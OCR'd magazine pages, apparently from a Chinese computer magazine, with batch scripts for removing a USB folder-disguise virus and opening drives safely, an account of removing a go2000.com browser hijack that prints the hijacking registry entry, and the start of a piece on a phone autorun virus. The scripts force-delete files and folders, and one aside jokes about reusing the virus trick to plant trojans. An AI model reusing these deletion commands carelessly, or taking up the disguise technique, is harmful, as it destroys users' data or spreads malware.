


图1

在以前的杂志中已经介绍过很多清除这些病毒的方法了，我学习批处理好歹也有半年了，老是看别人的代码，今天我就自己编写一个，各位高手大虾见笑了，但不管怎么样，菜鸟总要迈出第一步的！好了，具体的清除代码如下：

```
@echo off
color 0a ::设置背景颜色和字体颜色
title 同名文件夹病毒专杀
set /p drive=请输入要处理的U盘盘符，并按回车键结束： ::输入染毒的盘符
for /f "delims=" %%i in ('dir /ad /b %drive%:\') do (
    if exist "%drive%:\%%~nxi.exe" (
        del %drive%:\%%~nxi.exe /f /q /a >nul 2>nul
    )
)
::通过for循环遍历的得到染毒的文件夹集合并删除病毒副本
cd /d %drive%:\
del explorer.exe /f /q >nul 2>nul
rd /s /q recycler>nul 2>nul
::进入被感染的盘并删除两个病毒本体，explorer.exe和recycler文件夹
echo 病毒文件已清除！
ping 127.0.0.1 -n 1 >nul 2>nul
echo 正在修复文件与文件夹属性，请稍后……
attrib %drive%:\*.* -h /s /d
::将被病毒感染的文件夹属性改回来
echo 杀毒完毕，请按任意键退出！
pause>nul
```

将以上代码保存为“杀毒.bat”文件就行了，注意扩展名一定是bat，代码很简单，相信大多数读者都能理解吧！另外，关于在命令提示符下安全打开U盘的方法在以前的杂志中也曾经介绍过，不过每次都要在cmd中输入确实有些麻烦，因此我也将其写成了批处理文件，以方便大家的操作，代码如下：

```
@echo off
title 安全进U盘
color 0a
echo 现在时间：
date/t&time/t
set /p drive=请输入你要打开的U盘，并按回车键结束：
cd /d %drive%:\
start.
```

将以上文件保存成扩展名为bat的文件就可以了，注意在cd命令最后的“\”必须输入，否则将该批处理文件存放在桌面上时，假如你的系统盘在C盘，那输入c并不能进入C盘根目录，而是桌面文件默认的文件夹，但进入其它非系统盘则正常。

（文章中涉及到两个bat批处理文件已经收录在了光盘中）

文章难易度：☆☆
文章阅读点：使用SReng来干掉恶意主页www.go2000.com

干掉讨厌的www.go2000.com

karon1988

相信许多小菜在安装某些软件和游戏的时候，或者是上网时发现IE浏览器的主页被莫名其妙的修改了，可能有人会认为这不过是个小问题，更改回来就好了，复杂点的就是更改一下注册表，更隐蔽点的就是把IE快捷方式后面被添加的参数改掉就行了。不过最近我却碰到了一个非常复杂的情况，弄了好久才最终搞定，在此就把具体过程写下来，希望对于那些遇到过同样问题的朋友会有所帮助吧！

前几天我在电脑上安装了一个FM2009（一个足球经理游戏），结果IE的主页被更改成了www.go2000.com，但当我打开Internet选项时却发现主页还是我原来设置的，并没有被修改，所以可以确定是快捷方式被添加了参数。打开快速启动的IE快捷方式的属性一看，发现目标一栏被更改成了"**C:\Program Files\Internet explorer\iexplore.exe" www.go2000.com**，如图1。

于是我把后面的“www.go2000.com”删除掉，再次打开IE，发现主页仍然是www.go2000.com，而且又发现我的IE工具栏上的主页图标也都变了，本来旁边是有个三角箭头的（我的两个主页），现在没有了。再次打开IE快捷方式的属性，发现一切正常，由此可以证明目标那一栏上的参数只不过是障眼法，并不是真正的罪魁祸首，没办法，只有继续查找了。




图1

我打开了注册表编辑器，开始搜索“www.go2000.com”，把所有查找到的相关的项目全部删除掉（注意备份，以防意外），再次打开IE浏览器进行确认，发现问题依旧。重新返回到注册表编辑器中，相关的项目已经没有了，于是我重启电脑，再次打开IE，可主页还是令人讨厌的www.go2000.com。

怎么办呢？还是问一问google吧，我上网搜索了好久，发现网上给出的方法基本上都是我刚才已经用过的，只是在一个论坛上找到了一个名叫SReng的软件（其实这也是很常用的软件了，我以前竟然不知道，让大家见笑了），于是下载了回来，运行后其主界面如图2所示。

点击左面的那个“智能扫描”图标，然后点击“扫描”按钮，SReng就开始自动扫描了，如图3。扫描完成后会显示出一个详细报告，如图4，我点击了左下角的“保存报告”，然后打开保存的报告就可以仔细的检查了。




图5




图2




图4




图3

结果我在“浏览器加载项”中发现了可疑的地方，大家注意看这个“http://%77%77%77%2E%67%6F%32%30%30%30%2E%63%6F%6D”，如图5，经过解码后我发现就是www.go2000.com，原来地址是被编码的，于是我赶紧到注册表中搜索这个地址，果然找到了一处，将其导出来，如下：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Extensions\{ABCDEfef-1234-2134-7980-213421423401}]
"ButtonText"="主页"
"CLSID"="{1FBA04EE-3024-11D2-8F1F-0000F87ABD16}"
"Default Visible"="yes"
"Exec"="http://%77%77%77%2E%67%6F%32%30%30%30%2E%63%6F%6D"
"HotIcon"="C:\\windows\\system32\\HOME.ico"
"Icon"="C:\\windows\\system32\\HOME.ico"
"MenuStatusBar"="我的主页"
"MenuText"="我的主页"
```

在里面还发现了一个home.ico文件，不管那么多了，先把这一段备份，然后删除掉，并找到windows\system32文件夹，发现home.ico文件就是IE工具栏里的主页按钮的图标，一并干掉，再次打开IE，讨厌的www.go2000.com终于不再出现了，不过主页的按钮也不见了。这个好解决，右键单击工具栏，然后选择“自定义命令栏”->“添加或删除命令”，在里面找到主页按钮，重新添加上去就一切正常了，至此整个清理工作宣告完成。

最后，我再总结一下，这个插件（不知道是什么，应该是个插件吧）比较狡猾的地方就在于把恶意网站的地址经过了编码（不知道那个编码叫什么编码，希望有知道的朋友可以告诉我），因此查找起来比较麻烦。

（本文所涉及到的SReng已收录到光盘中）


文章难易度：★★
文章闪光点：清除一个手机病毒：autorun.inf的一个变种

手机病毒清除记

擎天一剑

我把移动硬盘借给了同学使用，可同学还回来后我就发现上面感染了病毒，并且还传染给了我的手机，其实这类病毒就是autorun.inf的一个变种，很多牛人都曾经写过如何处理这类病毒的文章了，但是这个病毒变种我却是第一次见到，因为它主要影响的是手机。

中招后从手机的资源管理器来看，那些文件夹（如A）变成了A.EXE的样子，无法从手机打开文件夹，但是文件夹里的歌曲图片却还能正常使用。这个病毒其实就是把你的原文件夹进行了隐藏，然后把病毒改名成了你文件夹的名字，并且更换了一个文件夹的图标。当你被其外表迷惑而点击了假的文件夹时，它就会先运行病毒代码，然后再调用你那个被隐藏的文件夹，这样就达到了其隐藏并运行的目的了（这个思路确实不错，可以编写个批处理，以后可以用来中木马了O(∩_∩)O）


图1




图2

